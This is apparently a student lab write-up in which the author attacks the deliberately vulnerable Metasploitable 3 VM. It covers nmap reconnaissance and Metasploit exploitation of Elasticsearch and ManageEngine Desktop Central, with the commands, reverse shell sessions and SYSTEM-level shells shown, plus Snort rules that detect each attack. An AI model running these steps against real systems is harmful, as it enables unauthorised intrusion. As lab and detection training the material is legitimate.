
Cyber security base - Project 2

```
Target - Metasploitable 3
         Windows Server 2008 & Ubuntu server 14
```

STEP 1: Run an Nmap Ping sweep scan to look for potential connected devices


```
$ nmap -sP 192.168.1.1/24
```



```
 20:39:30  blank@dash  ~  v13.10.1
$ nmap -sP 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-08 20:39 IST
Nmap scan report for 192.168.1.1
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00024s latency).
Nmap scan report for 192.168.1.40
Host is up (0.00085s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.22 seconds
```

STEP 2: Identify Target Host - 192.168.1.40

STEP 3: Run an nmap scan on the target machine with OS Fingerprinting and save the output in a file called Meta3.nmap



```
 21:03:29  blank@dash  ...Documents/metasploitable3/exploit  v13.10.1  mas
ter
$ nmap -sC -sV 192.168.1.40
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-08 21:03 IST
Nmap scan report for 192.168.1.40
Host is up (0.00054s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 51:63:76:fa:c7:65:88:3d:8a:94:05:79:dd:02:d4:a8 (RSA)
|_  521 ea:aa:3a:c8:83:e0:87:30:ae:2f:c0:36:40:3b:4d:43 (ECDSA)
80/tcp    open  http                 Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Windows Server 2008 R2 Standard 7601 Service
Pack 1 microsoft-ds
3306/tcp  open  mysql                MySQL 5.5.20-log
```

I ran a verbose nmap scan for which i have attached the output file:

# Nmap 7.80 scan initiated Sun Mar 8 20:48:34 2020 as: nmap -sC -sV -p- -A -oA Meta3 192.168.1.40 (output file attached)

The scan results reveled a lot of valuable information about the open ports and services running on the target machine. There is no authentication required to access the administrative functions, default credentials are not changed and there are several outdated versions running. Snort didn’t alert about anything, because port scan detection configurations has been commented out from snort.conf on default.

EXPLOIT I - ELASTIC SEARCH - CVE-2014-3120

STEP 4: PORT 9200 - Elasticsearch


Googling about the gethered information i stumbled upon this link which has an exploit for that service.

Vulnerability name: Elastic search - CVE-2014-3120

https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server

STEP 5: Run a searchsploit and check if you have the exploit in local machine.


$ searchsploit elasticsearch



```
21:16:53   blank@dash  ...Documents/metasploitable3/exploit  v13.10.1  master
$ searchsploit elasticsearch
---------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                      |  Path
                                                                                                    | (/opt/exploitdb/)
---------------------------------------------------------------------------------------------------- ---------------------------------
ElasticSearch - Remote Code Execution                                                               | exploits/linux/remote/36337.py
ElasticSearch - Remote Code Execution                                                               | exploits/multiple/webapps/33370.h
ElasticSearch - Search Groovy Sandbox Bypass (Metasploit)                                           | exploits/java/remote/36415.rb
ElasticSearch 1.6.0 - Arbitrary File Download                                                       | exploits/linux/webapps/38383.py
ElasticSearch < 1.4.5 / < 1.5.2 - Directory Traversal                                               | exploits/php/webapps/37054.py
ElasticSearch Dynamic Script - Arbitrary Java Execution (Metasploit)                                | exploits/java/remote/33588.rb
---------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```

STEP 6: Turn on metasploit

$ msfconsole




```
 21:18:47  blank@dash  ...Documents/metasploita
$ msfconsole
/opt/metasploit/vendor/bundle/ruby/2.7.0/gems/far
tead
/opt/metasploit/vendor/bundle/ruby/2.7.0/gems/far
tead
```

STEP 7: search for an exploit and exploit the machine.

```
$ search elasticsearch
$ use exploit/multi/elasticsearch/script_mvel_rce
$ options
$ set rhost 192.168.1.40
$ exploit
```

you get a shell once you get a shell, you can run the following commands.

```
# sysinfo
# shell
# whoami
```



```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.41:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53906 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.41:4444 → 192.168.1.40:49486) at 2020-03-08 08:59:54 -0700
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\ZuTvr.jar' on the target

meterpreter > sysinfo
Computer    : vagrant-2008R2
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\elasticsearch-1.1.1>whoami
whoami
nt authority\system

C:\Program Files\elasticsearch-1.1.1>
```


Snort did not log any alerts

SNORT RULE FIX: but after uncommenting line 811 (depends about ruleset) on server-other.rules file, Snort produces the following message: SERVER-OTHER ElasticSearch script remote code execution attempt [**] [Classification: Attempted User Privilege Gain]

EXPLOIT II - ManageEngine (CVE-2015-8249)

STEP 1: Port 8020 is running an Apache service

STEP 2: Visit <your_meta_ip>:8020


Not secure | 192.168.1.40:8020/homePage.do?actionToCall=homePageDetails
ManageEngine
Desktop Central 9
Get Quote | Knowledge Base | Build No:91084 | Contact Us | Personalize | License | About Us | Help | Sign Out [admin]
Jump to SDP
Home
Configurations
Patch Mgmt
Software Deployment
Inventory
MDM
Tools
Reports
Admin
Support
Configurations
Install/Uninstall
Scan Systems
Tools
Audit
SoM
Getting Started
Computer Name
Close
Getting Started...
in simple steps
1 Install Agent
In Workgroup Computers
In Active Directory Computers
In Remote Office Computers
Agent Installation failed? Read this KB
2 Manage Desktops
Install
Software | Patches | Mac Patches
Configuration
Firewall | Services | Security Policies
Scan
Asset | Vulnerability
Tools
Remote Control | Wakeup | Shutdown | Defrag
3 Reports
Active Directory Reports
Computers | Users | Groups | OUs
User Logon Reports
Currently Logged on Users | Logon History


Manage Engine is running in that port with a default username and password admin:admin

Manage Engine : Build No - 91084

Googling for such information we get the following Poc
https://blog.rapid7.com/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadservlet-connectionid-vulnerability-cve-2015-8249/

STEP 3: look for exploits in your device

$ searchsploit manageengine desktop central 9




```
 21:47:06  blank@dash  ...Documents/metasploitable3/exploit   v13.10.1  master
$ searchsploit ManageEngine Desktop Central 9
------------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                                    |  Path
                                                                                                                  | (/opt/exploitdb/)
------------------------------------------------------------------------------------------------------------------ ----------------------------------
ManageEngine Desktop Central - Create Administrator                                                               | exploits/multiple/webapps/43892.t
ManageEngine Desktop Central 10.0.271 - Cross-Site Scripting                                                      | exploits/java/webapps/45499.txt
ManageEngine Desktop Central 8.0.0 build < 80293 - Arbitrary File Upload                                          | exploits/jsp/webapps/29674.txt
ManageEngine Desktop Central 9 - FileUploadServlet ConnectionId (Metasploit)                                      | exploits/jsp/remote/38982.rb
ManageEngine Desktop Central 9 Build 90087 - Cross-Site Request Forgery                                           | exploits/multiple/webapps/35980.h
ManageEngine Desktop Central StatusUpdate - Arbitrary File Upload (Metasploit)                                    | exploits/windows/remote/34594.rb
------------------------------------------------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Result
```


STEP 4: Turn on metasploit

$ msfconsole
$ search manageengie
$ use exploit/windows/http/manageengine_connectionid_write

```
$ set rhost 192.168.1.40
$ exploit
```



```
msf5 > use exploit/windows/http/manageengine_connectionid_write
msf5 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf5 exploit(windows/http/manageengine_connectionid_write) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf5 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Creating JSP stager
[*] Uploading JSP stager ygdXW.jsp...
```



```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 1504 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>whoami
whoami
nt authority\local service

C:\ManageEngine\DesktopCentral_Server\bin>
```


```
you gain meterprerer shell, run the following commands to conform.
# sysinfo          # shell             # whoami
```

Once again, Snort doesn't alert about anything, but this can easily be changed by

SNORT RULE FIX: Uncommenting lines 1854-1856 on server-webapp.rules gives us following: SERVER-WEBAPP ManageEngine Desktop Central FileUploadServlet directory traversal attempt [**] [Classification: Web Application Attack]

Exploit III - WordPress – CVE-2016-1209

STEP 1: Visit <Meta_ip:>8585 you can see that wordpress is running.



Version 2.2 Version Française

Server Configuration

Apache Version :	2.2.21
PHP Version :	5.3.10
Loaded Extensions :	Core, bcmath, calendar, com_dotnet, ctype, date, ereg, filter, ftp, hash, iconv, json, mcrypt, SPL, odbc, pcre, Reflection, session, standard, mysqlnd, tokenizer, zip, zlib, libxml, dom, PDO, Phar, SimpleXML, wddx, xml, xmlreader, xmlwriter, apache2handler, mbstring, gd, mysql, mysqli, pdo_mysql, pdo_sqlite, mhash, xdebug
MySQL Version :	5.5.20

Tools

phpinfo()

phpmyadmin

Your Projects

uploads

